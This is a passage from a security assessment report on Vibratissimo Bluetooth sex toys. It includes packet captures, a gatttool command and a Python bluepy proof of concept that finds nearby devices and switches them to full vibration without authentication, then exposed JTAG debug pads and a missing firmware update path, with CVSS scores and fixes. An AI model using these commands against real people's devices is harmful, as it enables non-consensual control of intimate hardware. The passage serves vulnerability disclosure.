



Figure 10.2: BluefruitLE Sniffer placed between the device to be attacked and the smartphone controlling the device to capture packets

After sending various vibration commands to the device, a pattern was found. The following two handles were used to control the device: Handle 0x001f → 0x03 (Init packet) handle 0x0025 → 0x00 – 0xff (Vibration intensity)


*\\.\pipe\wireshark_nordic_ble [Wireshark 1.12.8 (v1.12.8-0-g5b6e543 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: btl2cap.cid == 0x0004

```
No.  Time       Source    Destination  Protocol Length Info
1855 52.5043690 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1912 52.9655150 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1915 52.9880540 Slave     Master       ATT      31 Rcvd Write Response
1916 52.9956580 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1919 53.0158130 Slave     Master       ATT      31 Rcvd Write Response
1921 53.0299150 Slave     Master       ATT      35 Rcvd Handle Value Notification, Handle: 0x001f
1922 53.0377820 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1925 53.0592140 Slave     Master       ATT      31 Rcvd Write Response
1927 53.0733370 Slave     Master       ATT      35 Rcvd Handle Value Notification, Handle: 0x001f
1928 53.0800840 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x0025
1931 53.0997550 Slave     Master       ATT      31 Rcvd Write Response
1932 53.1061990 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x0025
1935 53.1289880 Slave     Master       ATT      31 Rcvd Write Response
2017 54.0794650 Master    Slave        ATT      37 Rcvd Read By Type Request, Device Name, Handles: 0x0001..0x000
2020 54.1017500 Slave     Master       ATT      41 Rcvd Read By Type Response, Attribute List Length: 1
2179 55.4773220 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
2182 55.4994390 Slave     Master       ATT      31 Rcvd Write Response
2184 55.5142830 Slave     Master       ATT      35 Rcvd Handle Value Notification, Handle: 0x001f
2185 55.5216970 Master    Slave        ATT      34 Rcvd Write Request, Handle: 0x0025
2188 55.5418700 Slave     Master       ATT      31 Rcvd Write Response
```


```
⊞ Frame 2179: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface 0
⊞ Nordic BLE sniffer meta
⊞ Bluetooth Low Energy Link Layer
⊟ Bluetooth L2CAP Protocol
    Length: 4
    CID: Attribute Protocol (0x0004)
⊟ Bluetooth Attribute Protocol
    Opcode: Write Request (0x12)
    Handle: 0x001f
    Value: 03
```

```
0000   04 06 1b 01 3a 26 06 0a  03 19 2e 4a 01 57 5e 01   ....:&.. ...J.W^.
0010   00 5e 75 65 50 02 08 04  00 04 00 12 1f 00 03 f3   .^ueP... ........
0020   2b 97                                               +.
```

File: "C:\[redacted]ppData\Local\Temp\w... Packets: 2822 · Displayed: 42 (1,5%) · Dropped: 0 (0,0%) Profile: Default

Figure 10.3: Captured data packets viewed in Wireshark

In the following figure the sex toy was set to a vibration intensity of 0x88/0xFF.


*\\.\pipe\wireshark_nordic_ble [Wireshark 1.12.8 (v1.12.8-0-g5b6e543 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: btl2cap.cid == 0x0004

```
No.   Time       Source  Destination  Protocol Length Info
1855 52.5043690 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1912 52.9655150 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1915 52.9880540 Slave    Master       ATT      31 Rcvd Write Response
1916 52.9956580 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1919 53.0158130 Slave    Master       ATT      31 Rcvd Write Response
1921 53.0299150 Slave    Master       ATT      35 Rcvd Handle Value Notification, Handle: 0x001f
1922 53.0377820 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
1925 53.0592140 Slave    Master       ATT      31 Rcvd Write Response
1927 53.0733370 Slave    Master       ATT      35 Rcvd Handle Value Notification, Handle: 0x001f
1928 53.0800840 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x0025
1931 53.0997550 Slave    Master       ATT      31 Rcvd Write Response
1932 53.1061990 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x0025
1935 53.1289880 Slave    Master       ATT      31 Rcvd Write Response
2017 54.0794650 Master   Slave        ATT      37 Rcvd Read By Type Request, Device Name, Handles: 0x0001..0x000
2020 54.1017500 Slave    Master       ATT      41 Rcvd Read By Type Response, Attribute List Length: 1
2179 55.4773220 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x001f
2182 55.4994390 Slave    Master       ATT      31 Rcvd Write Response
2184 55.5142830 Slave    Master       ATT      35 Rcvd Handle Value Notification, Handle: 0x001f
2185 55.5216970 Master   Slave        ATT      34 Rcvd Write Request, Handle: 0x0025
2188 55.5418700 Slave    Master       ATT      31 Rcvd Write Response
```

```
⊞ Frame 2185: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface 0
⊞ Nordic BLE sniffer meta
⊞ Bluetooth Low Energy Link Layer
⊟ Bluetooth L2CAP Protocol
    Length: 4
    CID: Attribute Protocol (0x0004)
⊟ Bluetooth Attribute Protocol
    Opcode: Write Request (0x12)
    Handle: 0x0025
    Value: 88
```

```
0000  04 06 1b 01 40 26 06 0a  03 00 2e 4c 01 b8 71 00   ....@&.. ...L..q.
0010  00 5e 75 65 50 0e 08 04  00 04 00 12 25 00 88 00   .^ueP... ....%...
0020  97 60                                              .`
```

File: "C:\Users\wsc\AppData\Local\Temp\w... Packets: 2822 · Displayed: 42 (1,5%) · Dropped: 0 (0,0%) Profile: Default

Figure 10.4: Captured data packet, with the handle and value to set the vibration intensity highlighted

This behavior can now be scripted with various tools (e.g. bluepy, gatttool, etc.) to control every single Vibratissimo device in range without prior authentication. For example, the following gatttool commands can be used to set the vibration intensity of an arbitrary device within range to 100%:


```
gatttool -t random -b CF:DF:7A:FF:FF:FF -Ichar-write-req 0x001f 03
    ↪ char-write-req 0x0025 ff
```

To automate the process, a python proof-of-concept was developed. The python script scans for Bluetooth LE devices nearby and tries to query a certain service containing the name of the Manufacturer. If the services return a proper string (“Amor AG”), the command to set the vibration intensity to 100% is sent to the identified device.

```
from bluepy.btle import Scanner, DefaultDelegate, Peripheral
```

```
class bcolors:
    HEADER = '\033[95m'
    OKBLUE = '\033[94m'
    OKGREEN = '\033[92m'
    WARNING = '\033[31m'
    FAIL = '\033[91m'
    ENDC = '\033[0m'
    BOLD = '\033[1m'
    UNDERLINE = '\033[4m'

class ScanDelegate(DefaultDelegate):
    def __init__(self):
        DefaultDelegate.__init__(self)

    def handleDiscovery(self, dev, isNewDev, isNewData):
        if isNewDev:
            print "[*]Discovered device", dev.addr
        #elif isNewData:
            #print "Received new data from", dev.addr

scanner = Scanner().withDelegate(ScanDelegate())
devices = scanner.scan(20.0)

for dev in devices:
    print bcolors.OKBLUE + "[*]Check if vulnerable sex toy: "+dev.
       ↪ addr+ bcolors.ENDC
    try:
        p = Peripheral(dev.addr, "random")
        manufacturer = p.readCharacteristic(0x0012)
        if manufacturer == "Amor AG":
            print bcolors.OKGREEN+"[+]Vulnerable Device found!"+
               ↪ bcolors.ENDC
            print bcolors.OKBLUE+"[*]Detailed information"+bcolors.ENDC
            print "Device %s (%s), RSSI=%d dB" % (dev.addr, dev.addrType, dev.rssi)
            for (adtype, desc, value) in dev.getScanData():
                print "  %s = %s" % (desc, value)
            print bcolors.OKBLUE + "[*]Turning on plastic dong to 100%..."+bcolors.ENDC
        else:
            print bcolors.WARNING+"[-]Device not vulnerable"+bcolors.ENDC
    except:
        print bcolors.WARNING+"[-]Device not vulnerable"+bcolors.ENDC
```

The following figure shows the successful execution of the python snippet above. After scanning the Bluetooth frequency band for a certain amount of time, all the identified devices are searched for a certain identifier. If the identifier is found, the sex toy is turned on.



```
[redacted] bluetooth/poc  ➜sudo python ./poc.py
[*]Discovered device 54:e6:63:2b:71:4a
[*]Discovered device 43:0c:05:35:21:d6
[*]Discovered device cf:df:7a:dc:30:f7
[*]Discovered device 5a:d9:41:13:eb:4f
[*]Discovered device 0e:8f:ed:8b:51:f8
[*]Check if vulnerable sex toy: 0e:8f:ed:8b:51:f8
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 43:0c:05:35:21:d6
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 54:e6:63:2b:71:4a
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 5a:d9:41:13:eb:4f
[-]Device not vulnerable
[*]Check if vulnerable sex toy: cf:df:7a:dc:30:f7
[+]Vulnerable Device found!
[*]Detailed information
Device cf:df:7a:dc:30:f7 (random), RSSI=-47 dB
  Complete 128b Services = 23d1bcea5f782315deef121223150000
  Complete Local Name = sectest
  Complete 16b Services = 0f180a18
  Flags = 05
[*]Turning on plastic dong to 100%...
```

Figure 10.5: Output of the proof of concept

10.2.3 Associated risks

An attacker is easily able to control the sex toys, if he is in Bluetooth range. This is not only a technical vulnerability, but also a potential legal issue. More about the legal aspects can be read in chapter 12.

The swinger club problem

The vendor, Vibratissimo, tried to justify this vulnerability by stating that this behaviour is wanted by the users. Especially in swinger clubs the userbase wants to be controlled in unknown situations and at unknown points in time by random individuals. Whereas, this might be a use case it can be stated that most of the users are not aware of the fact that everyone can control them in arbitrary situations. This term was coined as the swinger club problem.

10.2.4 Risk classification

Table 10.2: Remote Pleasuring - Risk

CWE	CWE-862: Missing Authorization
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:L
Base Score	8.8 High

10.2.5 Solution

Before a remote connection is established, proper Bluetooth authentication should be implemented. Moreover, it is necessary to confirm the remote control on the receiving link to avoid embarrassing situations. The feature to be controlled without authentication should be opt-in.

11 Results Hardware Security Review

Last but not least the hardware will be reviewed. There are a lot of pitfalls when it comes to hardware design and hardware security. Due to the fact that it was not possible to completely destroy the test devices, which is sometimes necessary to get into the devices another approach was used to examine the devices. The first step was to find a so-called FCC number on the devices. A FCC number should be printed on all devices, which are used on the American market. The Federal Communications Federation (FCC) is responsible for regulating electronic devices. Luckily a FCC number of the panty buster was under the USB connector:

```
2ADAR504007
```

A quick search in the FCC database revealed interesting things like schematics and pictures of the internals of the device [39].




Figure 11.1: FCC picture - Vibratissimo Panty Buster. The debugging interface can be clearly seen




Figure 11.2: Internals of the Panty Buster including the soldering points for the debugging cable.

The red squares mark some interesting observations made during the search in the FCC database. The test devices for FCC have some kind of debugging cable peeking out. This is maybe used for testing purposes and not a problem in general if the debugging pads are removed in the production build, which is sadly not the case. This leads us to the first hardware-based vulnerability.

11.1 Debug Interfaces available

11.1.1 General

Debug interfaces are used for testing purposes and for configuring embedded hardware. Besides manufacturing samples and test devices, they shouldn't be present in production ready devices. Debug interfaces would allow access to the bootloader, the flash memory and also the firmware of the device itself. It is possible to get access to those objects without those debug interfaces, but the effort is much higher.

11.1.2 Proof-of-Concept

After taking a first look at the FCC image some kind of debugging cable was peeking out of the device. This cable would be a problem during intercourse but is a great pleasure for a hardware hacker. After cracking open the test devices it was possible to identify the same debugging pads on the store-bought devices. The headers were identified by the bus pirate as JTAG[1] connection.

[1] Joint Test Action Group, a debugging interface




Figure 11.3: Disassembled panty buster with debugging interfaces. The serial interfaces are still covered by a waterproof gel




Figure 11.4: Disassembled panty buster with debugging interfaces

11.1.3 Associated risks

An attacker is able to reprogram the device, extract the firmware and therefore potential gather secrets, certificates etc, which are embedded in the device.

11.1.4 Risk classification

Table 11.1: Debug Interfaces available - Risk

CWE	CWE-702: Weaknesses Introduced During Implementation
CVSS	CVSS:3.0/AV:P/AC:H/PR:N/UI:N/S:C/C:H/I:N/A:N
Base Score	4.9 Medium

11.1.5 Solution

The JTAG header shouldn't be present in the production ready device in the first place. To temporary get rid of the vulnerability, it would be possible to deactivate the JTAG header on the chip and cover the header with silk. In some cases it's also possible to deactivate the header in the bootloader.

11.2 Missing Firmware Update Mechanism

11.2.1 General

Firmware updates are an essential mechanism for embedded devices to improve their security. Weather new security features are implemented, or vulnerabilities deep in the hardware need a fix, both of them can be fixed by firmware updates. It is essential that embedded devices offer a feature to update the firmware locally, or over a direct download from the internet. The Vibratissimo smart sex toy range, does not offer any possibilities for end-user to update the firmware, resulting in unpatchable vulnerabilities (See chapter 10).

11.2.2 Proof-of-Concept

As can be seen in Figure 11.3 the USB link does only offer two electric lines, which means it is only possible to charge the device over USB. Data transfer is not possible (e.g. for a firmware update). After contacting the vendor, they verified that an update is also not possible over Bluetooth. The only possibility is to send the device to the manufacturer were the firmware is updated over the debug interfaces after disassembling the device.

11.2.3 Associated risks

